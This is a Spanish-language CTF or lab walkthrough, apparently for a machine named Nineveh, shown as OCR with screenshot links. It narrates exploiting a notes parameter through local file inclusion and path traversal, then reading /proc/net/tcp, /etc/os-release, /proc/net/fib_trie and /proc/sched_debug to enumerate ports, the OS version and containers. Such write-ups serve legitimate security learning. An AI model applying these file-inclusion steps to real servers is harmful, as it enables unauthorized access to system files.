
Clickeamos a notes y nos dirige aqui




Cuando vemos esto de que va a otro archivo que hay desde notes=files/n...
Podemos intentar local file intrusion mediante el



no nos deja pero ahora probamos path traversal para ir directorios atras




Tampoco sale pero vamos a mirar un poco los errores a ver que podemor recopilar




Nos sale este error de que el include de la pagina php intetntar cargar el archivo a ver

Aqui esta intenta cargar el file y si quitamos el file ya carga esto


Aqui tenemos que intentamos desde que carga un directorio que es el ninevehNotes pues hacemos el path traversal y a ver si funciona y lo consigue



ya uan vez ya hecho el LFI y el path buscamos este directorio /proc/net/tcp que practicamente nos saca los puertos que estan abiertos y lso que no podemos ver




Una vez echo esto lo guardamso y lo sacamos en los puntos estos que estan en la imagen son los puertos en hexadecimal lo sacamos con python como se muestra en la imagen




Desde aqui buscamos mas informacion


- etc/os-release ver la version del sistema




- proc/net/fib_trie para ver si hay dockers



- /proc/sched_debug



lo guardamos en data



